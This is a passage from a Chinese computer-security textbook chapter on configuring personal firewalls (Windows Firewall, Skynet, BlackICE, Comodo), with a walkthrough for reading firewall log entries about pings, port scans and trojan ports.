其中【启用（推荐）】和【关闭（不推荐）】是 Windows 防火墙开关选项，对于【不允许例外】选项，只有在选中【启用（推荐）】项后才可以选择。当用户选择了【不允许例外】选项后，Windows 防火墙将拦截所有的连接用户计算机的网络请求，包括在【例外】标签中列表的应用程序和系统服务。另外，防火墙也将拦截文件和打印机共享，以及网络设备的侦测。使用【不允许例外】选项的 Windows 防火墙比较适用于连接在公共网络上的计算机，比如在宾馆和机场公共使用的计算机，对于个人计算机笔者不推荐使用此选项。

需要注意的是，即使用户使用了【不允许例外】选项的 Windows 防火墙，用户仍然可以浏览网页，发送或接收电子邮件，或者使用 MSN 等即时通信软件。

2．例外选项

当用户取消了【不允许例外】选项的选择后，可以进入【例外】标签中允许添加阻止规则例外的程序和端口来允许特定的进站通信，如图 13-2 所示。对于每一个例外项，用户都可以相应地设置一个作用域。对于家用和小型办公室应用网络，推荐设置作用域为可能的本地网络。当然，用户也可以手工设置作用域中 IP 的范围。这样，只有来自特定的 IP 地址范围的网络请求才能被接受。

在【例外】标签中还有一个添加程序的按钮（如图 13-2 所示）。如果用户希望网络中（防火墙外）的其他客户端能够访问本地的某个特定的程序或服务，而用户又不知道这个程序或服务将使用哪一个端口，这种情况下用户可以将这个程序或者服务添加到 Windows 防火墙的例外项中以保证它能被外部访问，如图 13-3 所示。

3．高级选项

在【高级】标签中可以配置以下设置：

- 【网络连接设置】：应用在每个网络界面上的连接特定规则。



图 13-2 【例外】标签页面




图 13-3 添加端口

- 【安全日志记录】：配置防火墙安全日志。
- 【ICMP】：全局 ICMP 规则，通过 Internet 控制消息协议（ICMP）允许网络上的计算机共享并传递错误和状态信息。

小贴士：ICMP 是“Internet Control Message Protocol”（Internet 控制消息协议）的缩写，它是 TCP/IP 协议簇中的一个子协议，用于在 IP 主机、路由器之间传递控制消息。控制消息是指网络是否连通、主机是否可达、路由是否可用等网络本身的消息，这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用。我们在网络中经常会使用到 ICMP 协议，只不过我们觉察不到而已。例如，我们经常使用的用于检查网络是否连通的 Ping 命令实际上就是 ICMP 协议工作的过程，还有诸如跟踪路由的 Tracert 命令也是基于 ICMP 协议的。

- 【默认设置】：可以将所有 Windows 防火墙设置还原为默认状态。

用户可以针对不同的网络连接配置不同的规则。将【例外】标签中的设置与【高级】标签中网络连接的附加设置组合后，称之为 Windows 防火墙“合成设置（resultant set）”。

4．组策略配置

通过使用 Windows 防火墙，管理员可以使其对小型网络的公共连接或连接在 Internet 上的单独计算机进行必要的保护。他们通过在网络中部署 Windows 防火墙的适当的配置设置，并启动它来对网络提供安全保护。Windows 防火墙组策略配置可以通过组策略控制台的以下位置找到：

Computer Configuration/Administrative Templates/Network/Network Connections/Windows Firewall

Computer Configuration/Administrative Templates/Network/Network Connections/Windows Firewall/Domain Profile

Computer Configuration/Administrative Templates/Network/Network Connections/Windows Firewall/Standard profile

在 Windows XP SP2 中，Windows 防火墙默认设置为阻止所有端口，这也意味着服务器到客户机的应用将无法到达客户端。这种情况下，可以通过在组策略中设置 IPSEC 来验证并信任服务器端应用发送到客户端的请求。【Windows 防火墙：允许通过验证的 IPSEC 旁路】

的组策略设置允许用户指定是否启用 Windows 防火墙的 IPSEC 验证来允许来自指定系统的主动传入消息，如图 13-4 所示。

Windows 防火墙设置完毕后，当有程序试图访问网络或外部用户连接用户计算机的网络请求都会被防火墙拦截下来并弹出如图 13-5 所示的警报窗口，用户可以选择是否允许访问。



图 13-4 允许通过验证的 IPSEC 旁路



图 13-5 Windows 安全警报

Windows 防火墙的优势有很多，比如无需用户额外安装、操作简便，更重要的是它是所有 Windows 系统免费附赠的一款软件，用户完全不用担心过期或额外付费服务等问题。从功能上说，它也可以在一定的程度上很好地保护个人计算机。但是，Windows 防火墙毕竟只提供了一些基本的防范黑客的手段，面对如此众多的黑客手段，这种基本的防御方法已经没有多少实际价值了，所以说 Windows 防火墙并不能替代真正意义的商业个人防火墙，更不宜使用在服务器上。

13.3 天网防火墙

天网防火墙个人版（简称为天网防火墙）是由天网安全实验室研发制作给个人计算机使用的网络安全工具。它根据系统管理员设置的安全规则（security rules）把守网络，提供强大的访问控制、应用选通、信息过滤等功能。它可以帮助用户抵挡网络入侵和攻击，防止信息泄露，保障用户机器的网络安全。天网防火墙把网络分为本地网和互联网，可以针对来自不同网络的信息，设置不同的安全方案，适合于以任何方式连接上网的个人用户。

天网防火墙有正式版和试用版之分，其中试用版为免费试用，二者之间的界面和功能基本相同，只不过试用版在功能方面有少许限制，下面以正式版为例介绍下天王防火墙的特点。

1．普通应用

如图 13-6 所示是天网防火墙的系统基本设置界面，用户可以根据需要来设置。

- 【启动】:“开机后自动启动防火墙”功能是一个很方便的功能，可以避免用户每次

开启系统时都要自己手动开启防火墙。如果那些不经常连接网络或是认为防火墙占用系统资源的用户可以考虑不对此选项进行勾选。

- 【规则设定】：单击【向导】按钮可以设定防火墙的安全级别。天网防火墙的安全级别分为低、中、高与自定义，用户可以在系统设置界面的左上方看到防火墙的安全级别。如果单击【重置】按钮，则防火墙的所有设置都恢复到默认级别。

图 13-7 所示是管理权限设置界面，其中【设置密码】是天网防火墙一项独有的保护功能，一旦在此设置了密码，那么用户如果想关闭或修改天网防火墙的访问权限时就必须输入密码后才能继续操作，如图 13-8 所示。



图 13-6 天网系统基本设置界面




图 13-7 “管理权限设置”界面

【应用程序权限】中的“允许所有的应用程序访问网络，并在规则中记录这些程序”选项建议不勾选，取消了对此选项的勾选后，所有的程序试图访问网络时都会被拦截下来并询问是否允许连接，如图 13-9 所示。此功能是防火墙阻止木马或病毒最有效的方法之一，一旦勾选此选项防火墙的功能就形同虚设了。




图 13-8 天网密码保护



图 13-9 防火墙警告

2. IP 规则管理

图 13-10 为【IP 规则设置】界面，未经修改的自定义 IP 规则是与默认中级的规则一样的。对于一般用户来说，保持此设置即可。如果用户准备新增 IP 规则，可以单击界面中的 按钮来新增 IP 规则，如图 13-11 所示。




图 13-10 IP 规则管理




图 13-11 新增 IP 规则界面

虽然在默认状态下防火墙就足以保护好用户的计算机，但在防火墙苛刻要求的同时会给某些程序的使用带来麻烦。以下介绍开放某些端口的设置方法，读者可以依次类推，完成想要的相关操作。

（1）在【自定义 IP 规则】里双击 按钮进行新规则的设置。

（2）在弹出的【新增 IP 规则】窗口中，为了便于说明，笔者将其分为 4 部分，如图 13-12 所示。

第 1 部分为新建 IP 规则的说明部分，用户可以选择有代表性的名字，如“打开下载 6881-6889 端口”，当然此处可以按用户喜好随意填写。另外，还有数据包方向的选择，分为接收、发送、接收和发送 3 种，可以根据具体情况决定。

第 2 部分为对方 IP 地址部分，分为任何地址、局域网内地址、指定地址、指定网络地址 4 种。

第 3 部分为 IP 规则使用的各种协议，有 IP、TCP、UDP、ICMP、IGMP 5 种协议，可以根据具体情况选用并设置。如开放 IP 地址的就选用 IP 协议，而开放 QQ 则使用 UDP 协议等。

第 4 部分是用来决定设置上面的规则是允许还是拒绝，在满足条件时是通行还是拦截还是继续下一规则，是否需要记录，这些都由用户自己决定。

（3）如果设置好了 IP 规则就单击【确定】按钮保存并把规则上移到该协议组的置顶，这就完成了新的 IP 规则的建立，并立即发挥作用，如图 13-13 所示。




图 13-12 划分新增 IP 规则



图 13-13 新增 IP 规则示例

3. 应用程序网络状态

图 13-14 所示为应用程序网络状态界面，在此界面中用户可以清晰地查看程序使用及监听端口的情况，可以查看什么程序使用了端口，使用哪个端口，是否有可疑程序在使用网络资源，如木马程序。然后可以根据要求在【自定义 IP 规则】中禁止某些端口及某些 IP 访问计算机，等等。

如果用户认为某个程序有问题（如接收或发送未知数据），可以直接单击界面中的按钮来终止该进程。

另外，天网防火墙还提供了断开网络的功能，当用户发现自己的计算机出现异常状况时，可以直接单击界面中的按钮暂时断开网络，而无需手动关闭网络连接或拔除网线等行为。

4. 日志

图 13-15 所示的日志记录了程序访问网络的记录、局域网记录和网上被 IP 扫描用户端口的情况，供参考以便采取相应对策。在默认的情况下，日志上出现的基本都是拒绝的操作。

学会看日志是每个计算机管理员都必须掌握的技巧之一（即使是入侵者为了完善地隐藏自己的身份通常也会观察日志），下面将介绍一般日志的解读方式。

从图 13-15 中可以看出，一般日志分为 3 行，第一行反映了数据包的发送、接收时间、发送者 IP 地址、对方通信端口、数据包类型、本机通信端口等情况；第二行为 TCP 数据包的标志位，共有 6 位标志位，分别是：URG、ACK、PSH、RST、SYN、FIN，在日志上显示时只标出首写字母，其简单含义如下：

- ACK：确认标志——提示远端系统已经成功接收所有数据。
- SYN：同步标志——该标志仅在建立 TCP 连接时有效，它提示 TCP 连接的服务端检查序列编号。
- FIN：结束标志——带有该标志位的数据包用来结束一个 TCP 会话，但对应端口还处于开放状态，准备接收后续数据。




图 13-14 应用程序网络状态




图 13-15 日志信息

- **RST**：复位标志，具体作用未知。

第三行是对数据包的处理方法，对于不符合规则的数据包会拦截或拒绝，对符合规则的但被设为监视的数据包会显示为“继续下一规则”。

下面通过一些日志的实例来进行分析。

记录 1：[22：30：56] 202.121.0.112 尝试用 PING 来探测本机
TCP 标志：S
该操作被拒绝

日志解读：该记录显示了在 22：30：56 时，从 IP 地址 202、121、0、112 向用户的计算机发出 PING 命令来探测主机信息，但被拒绝了。

通常人们用 PING 命令来确定一个合法 IP 是否存在。当有人用 PING 命令来探测用户的机器时，如果用户的计算机安装了 TCP/IP 协议，就会返回一个 ICMP 包；如果用户在防火墙规则里设置了“防止别人用 PING 命令探测主机”，如果用户选用天网防火墙的默认设置，计算机就不会返回给对方这种 ICMP 包，这样就无法用 PING 命令探测用户的计算机。如果在日志里显示有多个来自同一 IP 地址的记录，则表明很有可能是有人用扫描工具在探测用户主机信息。

记录 2：[5：29：11] 61.114.155.11 试图连接本机的 http[80]端口
TCP 标志：S
该操作被拒绝

本机的 http[80]端口是 HTTP 协议的端口，主要用来进行 HTTP 协议数据交换。比如，网页浏览，提供 Web 服务。对于服务器，该记录表示有人通过此端口访问服务器的网页，而对于个人用户一般没有这项服务，如果个人用户在日志里见到大量来自不同 IP 和端口号的此类记录，而 TCP 标志都为 S（即连接请求）的话，则用户可能是受到 SYN 洪水攻击了。例如“红色代码”类的病毒，其目标主要是攻击服务器，也会出现上面的情况。

记录 3: [5: 49: 55] 31.14.78.110 试图连接本机的木马冰河[7626]端口
TCP 标志: S
该操作被拒绝

这是一个值得用户关注的记录，因为 7626 是著名的木马“冰河”的访问端口，假如用户没有中木马，也就没有打开 7626 端口。如果木马已植入用户的计算机，用户已中了冰河，木马程序自动打开 7626 端口，迎接远方黑客的到来并控制用户的计算机。如果用户装了防火墙，即使中了木马，该操作也被禁止。常见的木马，防火墙会给出相应的木马名称，而对于不常见的木马，天网只会给出连接端口号，这时就得依靠用户的经验和资料来分析该端口是和哪种木马程序相关联，从而判断对方的企图，并采取相应措施，封了那个端口。

记录 4: [6: 12: 33] 接收到 228.121.22.55 的 IGMP 数据包
该包被拦截

这是日志中最常见的，也是最普遍的攻击形式。IGMP（Internet Group Management Protocol）是用于组播的一种协议，实际上对 Windows 的用户是没什么用途的，但由于 Windows 中存在 IGMP 漏洞，当向安装有 Windows 9x 操作系统的计算机发送长度和数量较大的 IGMP 数据包时，会导致系统 TCP/IP 栈崩溃，系统直接蓝屏或死机，这就是所谓的 IGMP 攻击。在标志中表现为大量来自同一 IP 的 IGMP 数据包。一般在【自定义 IP 规则】里已经设定了该规则，只要选中就可以了。此方法只对 Windows ME 及以前版本的操作系统管用，Windows XP/2000 以上的操作系统完全不必关心此方法。

记录 5: [6: 14: 20] 192、168、0、110 的 1294 端口停止对本机发送数据包
TCP 标志: F A
继续下一规则
[6: 14: 20] 本机应答 192、168、0、110 的 1294 端口
TCP 标志: A
继续下一规则

从上面两条规则一看就知道发送数据包的计算机是局域网中的计算机，而且本机也做出了应答，因此说明此条数据的传输是符合规则的。有此记录是因为用户在防火墙的默认规则中选了“TCP 数据包监视”，这样通过 TCP 传输的数据包都会被记录下来，所以说并不是记录在日志中的信息就一定代表自己的计算机遭到了攻击。

其实防火墙的日志内容远不只上面几种，如果用户碰到一些不正常的连接，那么手头资料和网上资料就是用户寻找问题的最佳途径。当然，用户可以到防火墙主页上查看，这有助于用户改进防火墙规则的设置，使自己上网的过程更加安全。

评价：

天网防火墙一直被称为“专业人士为普通人设计”的防火墙，天网防火墙最大的特点便是以“灵活”见长，其强大的功能，不管用户对计算机网络了解多或者少，都能很好地使用；而网络高手更能把它的功能发挥到极至。普通用户只要设定安全级别为“中”，天网就能较好地保护计算机不受攻击，不必用户操心具体设置。另外，天网防火墙在拦截木马方面，能够给出木马提示信息，即使初级用户也能清楚地看到危险。

天网防火墙虽然并不提供应用程序保护、模式设定等“专家级”防火墙的功能，但界面简洁，运行速度更快，操作比较方便。因此天网防火墙适用对象广泛，不论计算机的配置好坏，用户的水平高低，不论图省事的“懒人”还是自己编写 IP 规则的“狂人”，都能在很短的时间里对天网防火墙青睐有加。

13.4 黑冰（BlackICE）防火墙

黑冰（BlackICE）防火墙是一款由 ISS 公司开发的防火墙软件，该软件共有两个版本，分别是 BlackICE PC Protection 和 BlackICE PC Server，看名字就很容易知道 BlackICE PC Protection 主要用于个人 PC 防护，BlackICE PC Server 则应用于服务器上。本节主要介绍 BlackICE PC Server 的安装和设置。

黑冰集成有非常强大的检测和分析引擎，可以识别 200 多种入侵技巧，为用户提供了全面的网络检测以及系统防护，能即时监测网络端口和协议，拦截所有可疑的网络入侵，确保用户系统的安全性。它还可以将那些试图入侵的黑客的 NetBIOS（Windows）名、DNS 名或使用的 IP 地址记录下来，以便用户采取进一步行动。另外，该软件的灵敏度和准确率非常高，稳定性也相当出色，而且系统资源占用率极少，是每一位上网用户的最佳选择。

该软件曾获得了 PC Magazine 的技术卓越大奖，专家对它的评语是：“对于没有防火墙的家庭用户来说，BlackICE 是一道不可缺少的防线；而对于企业网络，它又增加了一层保护措施——它并不是要取代防火墙，而是阻止企图穿过防火墙的入侵者”。黑冰防火墙颇具讽刺意味的是，普通互联网用户大概对其并没有过多的印象，而对于服务器管理人员以及黑客来说，对此防火墙最深刻的印象大概就是 2006 年左右那个著名的远程溢出漏洞了——作为一款著名的反入侵软件却因为自身设置上的缺陷使其成为了黑客进入的后门。除了这次尴尬的事件外，黑冰确实是一款功能强大、易于使用的计算机安全防护软件。它提供一个能通过先进的入侵监测系统持续监控用户互联网连接中的可疑行为的个人防火墙，黑冰能够迅速作出反应，并对用户发出警报的同时阻挡外部入侵。

黑冰的安装与设置步骤如下。

（1）黑冰的安装过程与一般软件没有多少区别，只需一步一步地按默认的【NEXT】键即可。但要注意的是，当安装过程进入到如图 13-16 所示的界面时，程序会让询问选择 AP 应用程序的防护设置开关。如果是远程管理的服务器选择【AP Off】单选按钮，一旦选择了【AP On】单选按钮就是对应用程序也进行防护，每次运行就会询问是否允许该应用程序运行。而远程运行应用程序的话，远程桌面上一般是看不到应用程序防护询问提示的，这样用户没办法确定是否允许运行要运行的应用程序，就会发现运行某个应用程序时没有任何响应；如果是本地机器运行时，是否选择 AP 就随用户个人喜好了。




图 13-16 AP 选择

（2）安装完毕后，进入黑冰主界面进行设置。鼠标左键单击【工具】选项，并在弹出菜单中选中【编辑 BlackICE 设置】项，如图 13-17 所示。

（3）在【防火墙】标签中，对于服务器防护级别一般选择第 3 项【小心谨慎：拦截一些未经请求而入站的信息】即可，接下来勾选【启用拦截】项，如图 13-18 所示。如果安装的时候不小心勾选上了【AP On】项，可以在【应用程序控制】标签页面取消选择，将【启用应用程序保护】前面的勾选取消即可。当然，用户本地需要应用程序保护的也可以在这里设置。其他标签内的各项设置一般影响不大，用户可以根据自身的要求进行设置，通常选择默认设置也可以，设置完成后单击【确定】按钮或者【应用】按钮设置即可生效。



图 13-17 选择【编辑 BlackICE 设置】项




图 13-18 【防火墙】标签页面

（4）返回主界面后鼠标左键单击【工具】选项，并在弹出的菜单中选中【高级防火墙设置】项，如图 13-19 所示。

（5）在图 13-20 所示的【高级防火墙设置】窗口中，用户可以对 IP/UDP/TCP 的各项进行设置，默认情况下防火墙会根据第 3 步中设定的安全级别进行设置，用户在此可以进行一些基本 TCP/UDP 端口的设置。当然，用户也可以编辑或者添加要限制或者允许的 TCP/UDP 端口和 IP，如图 13-21 所示。



图 13-19 选择【高级防火墙设置】项



图 13-20 IP/UDP/TCP 设置

评价：



图 13-21 添加防火墙项目

单纯地作为一款防火墙来看，黑冰是一款绝对专业级的防火墙，它有着非常强大的入侵分析引擎，而且升级速度也很快，一般 1～2 个月就会进行一次升级。

不过与国内流行的防火墙相比，黑冰的功能实在是显得有些单薄了，很多常用的功能如广告拦截、网页过滤等黑冰都不具备，这让很多喜欢防火墙功能全面的用户对黑冰不感兴趣。

但笔者认为，防火墙存在的惟一价值就是防止黑客的入侵，附加大量的辅助功能只会浪费系统资源。仅从防入侵来讲，黑冰应是世界顶尖水平了，至于要功能全面的个人防火墙，还是要专业的黑冰，就看用户个人的喜好了。

13.5 Comodo 防火墙

Comodo 是一款近几年才崭露头角的个人防火墙，其体积小巧、功能强大、高效且容易使用，并提供了针对网络和个人用户的最高级别的保护。更重要的是，这是一款终身免费授权使用的防火墙。另外，在国外的某次防火墙评测中，Comodo 综合排名第一，所以 Comodo 在国内曾一度号称全世界第一的个人防火墙。

1．软件安装与初始化

与同类个人防火墙相比，Comodo 的安装十分简单。Comodo 的安装包体积为 8MB，可以直接从官方网站上下载。在复制安装文件前，会询问安装文件解压的目录和路径，然后设置向导将帮助你进行防火墙的一般性设置，如图 13-22 所示。用户可以选择自动还是手动设置防火墙，当然，选择自动设置对普通用户来说是普遍的做法。如果选择了自动设置，那么程序将自己完成安装，而用户只需要重新启动计算机就可以了。




图 13-22 初始化设置界面

